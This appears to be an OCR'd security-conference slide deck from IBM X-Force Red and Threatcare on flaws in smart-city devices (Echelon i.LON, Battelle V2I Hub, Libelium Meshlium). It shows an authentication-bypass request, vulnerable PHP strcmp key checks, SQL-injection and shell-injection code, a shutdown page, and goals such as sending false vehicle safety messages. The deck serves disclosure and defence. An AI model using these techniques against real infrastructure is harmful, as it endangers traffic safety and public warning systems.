
# Authentication Bypass



```
GET /forms/Echelon/SetupIP.htm HTTP/1.1
Host: 192.168.1.237
User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,applicat
ion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.237/forms/Echelon/Setup
Security.htm
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 401 Unauthorized
Connection: close
Server: WindWeb/1.0.3
Date: THU JUN 28 12:28:14 2018
Content-Type: text/html
ETag: "0-0-0"
WWW-Authenticate: Basic
realm="i.LON"

Echelon i.LON Web Server Error
Report:<HR>
<H1>Server Error: 401
Unauthorized</H1>
<P><HR><H2>Access
denied</H2><P><HR>please contact
your vendor for technical support.
```

# Authentication Bypass




```
GET /forms//Echelon/SetupIP.htm
HTTP/1.1
Host: 192.168.1.237
User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,applicat
ion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.237/forms/Echelon/Setup
Security.htm
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Connection: close
Server: WindWeb/1.0.3
Date: THU JUN 28 12:28:55 2018
Content-Type: text/html
ETag: "9c2-5523-51002696"
WWW-Authenticate: Basic
realm="i.LON"

<!DOCTYPE HTML PUBLIC "-//W3C//DTD
HTML 4.01 Transitional//EN">
<html>
<head>
<title>i.LON 600 LonWorks/IP
Server</title>
<meta http-equiv="Content-Type"
content="text/html;
charset=iso-8859-1">

<script type="text/javascript"
```

# Authentication Bypass

- SmartServer vs 600
  - Security Access Mode

# Leaked exploit from August 2015



```
"""
Terrible code ahead
We found this exploit ages ago. Never found out if anyone else knew
about this. It's a fun little exploit though. You can share it if
you want just don't forget to have fun with it.
"""
```

# Battelle V2I Hub

# V2I Hub: What it does

- Manages Vehicle to Infrastructure comms
- Modular infrastructure
- Mostly SPaT (signal phase and timing) related

# V2I Hub v2.5.1

## Gain access

Hard-coded admin account

Various API key issues

XSS

SQLi in API

Missing authentication

## Do bad things


Track vehicles

Send false safety messages

Create traffic


…or just power it down

# Unauthenticated shutdown script




```
<!DOCTYPE HTML>
<html>
        <body>
        <script>
                console.log("Shutting Down!");
        </script>
        <?php
                // Need to add line to sudo with 'sudo visudo' command
                // Cmnd_Alias SHUTDOWN_CMDS = /sbin/halt
                // www-data  ALL=(ALL) NOPASSWD: SHUTDOWN_CMDS

                exec('sudo /sbin/halt', $haltoutput);
        ?>
        <script>
                console.log("Shutdown has been called");
        </script>
        </body>
</html>
~
```

# API Authentication



```
$key = $_GET['key'];

$file = file_get_contents('./apikey.txt', FILE_USE_INCLUDE_PATH);
$apikey = trim($file);

if(strcmp($key,$apikey)==0)
{
```


# PHP strcmp() weirdness



▲ 74 ▼ jendoj at gmail dot com 6 years ago


```
If you rely on strcmp for safe string comparisons, both parameters must be strings, the result is otherwise extremely
unpredictable.
For instance you may get an unexpected 0, or return values of NULL, -2, 2, 3 and -3.

strcmp("5", 5) => 0
strcmp("15", 0xf) => 0
strcmp(61529519452809720693702583126814, 61529519452809720000000000000000) => 0
strcmp(NULL, false) => 0
strcmp(NULL, "") => 0
strcmp(NULL, 0) => -1
strcmp(false, -1) => -2
strcmp("15", NULL) => 2
strcmp(NULL, "foo") => -3
strcmp("foo", NULL) => 3
strcmp("foo", false) => 3
strcmp("foo", 0) => 1
strcmp("foo", 5) => 1
strcmp("foo", array()) => NULL + PHP Warning
strcmp("foo", new stdClass) => NULL + PHP Warning
strcmp(function(){}, "") => NULL + PHP Warning
```

# PHP strcmp() weirdness




```
strcmp("foo", 0) => 1
strcmp("foo", 5) => 1
strcmp("foo", array()) => NULL + PHP Warning
strcmp("foo", new stdClass) => NULL + PHP Warning
strcmp(function(){}, "") => NULL + PHP Warning
```

# PHP strcmp() weirdness




```
strcmp("foo", array()) => NULL
```

# PHP strcmp() weirdness




```
php > echo 0 == 0;
1
php > echo 0 === 0;
1
php > echo NULL == 0;
1
php > echo NULL === 0;
php > 
```

# PHP strcmp() weirdness



```
php > echo 0 == 0;
1
php > echo 0 === 0;
1
php > echo NULL == 0;
1
php > echo NULL === 0;
php > 
```

# V2I Hub v3.0 SQL Injection



```
bool TmxControl::user_info()
{
        string query = USER_INFO_QUERY;
        if (_opts->count("username") == 0 || (*_opts)["username"].as<string>() == "")
                return false;
        query += " WHERE IVP.user.username = '";
        query += (*_opts)["username"].as<string>();
        query += "'";
```

# Libelium Meshlium

# Libelium Meshlium

Gain access

Missing authentication


Shell command injection

Do bad things

Create false sensor data

Hide real sensor data

# Pre-auth shell command injection



```
if ($_POST['type']=="downloadUpdate")
{
   exec ("sudo remountrw");
   exec("sudo rm /var/www/ManagerSystem/upload/*");
   exec ("cd /var/www/ManagerSystem/upload && wget ".$_POST['link']);
```

# DEMONSTRATION

# Implications

# Surveillance of connected vehicles

# Traffic manipulation

# Sabotage disaster warning systems

# Sabotage of industrial equipment and gateway

DANIEL.CROWLEY1@IBM.COM – JEN.SAVAGE@THREATCARE.COM – MAURO@CA.IBM.COM

# QUESTIONS?

X-Force Red &

# THANK YOU

FOLLOW US ON:

- ibm.com/security
- securityintelligence.com
- xforce.ibmcloud.com
- @ibmsecurity
- youtube/user/ibmsecuritysolutions

Statement of Good Security Practices: IT system security involves protecting systems and information through prevention, detection and response to improper access from within and outside your enterprise. Improper access can result in information being altered, destroyed, misappropriated or misused or can result in damage to or misuse of your systems, including for use in attacks on others. No IT system or product should be considered completely secure and no single product, service or security measure can be completely effective in preventing improper use or access. IBM systems, products and services are designed to be part of a lawful, comprehensive security approach, which will necessarily involve additional operational procedures, and may require other systems, products or services to be most effective. IBM does not warrant that any systems, products or services are immune from, or will make your enterprise immune from, the malicious or illegal conduct of any party.

IBM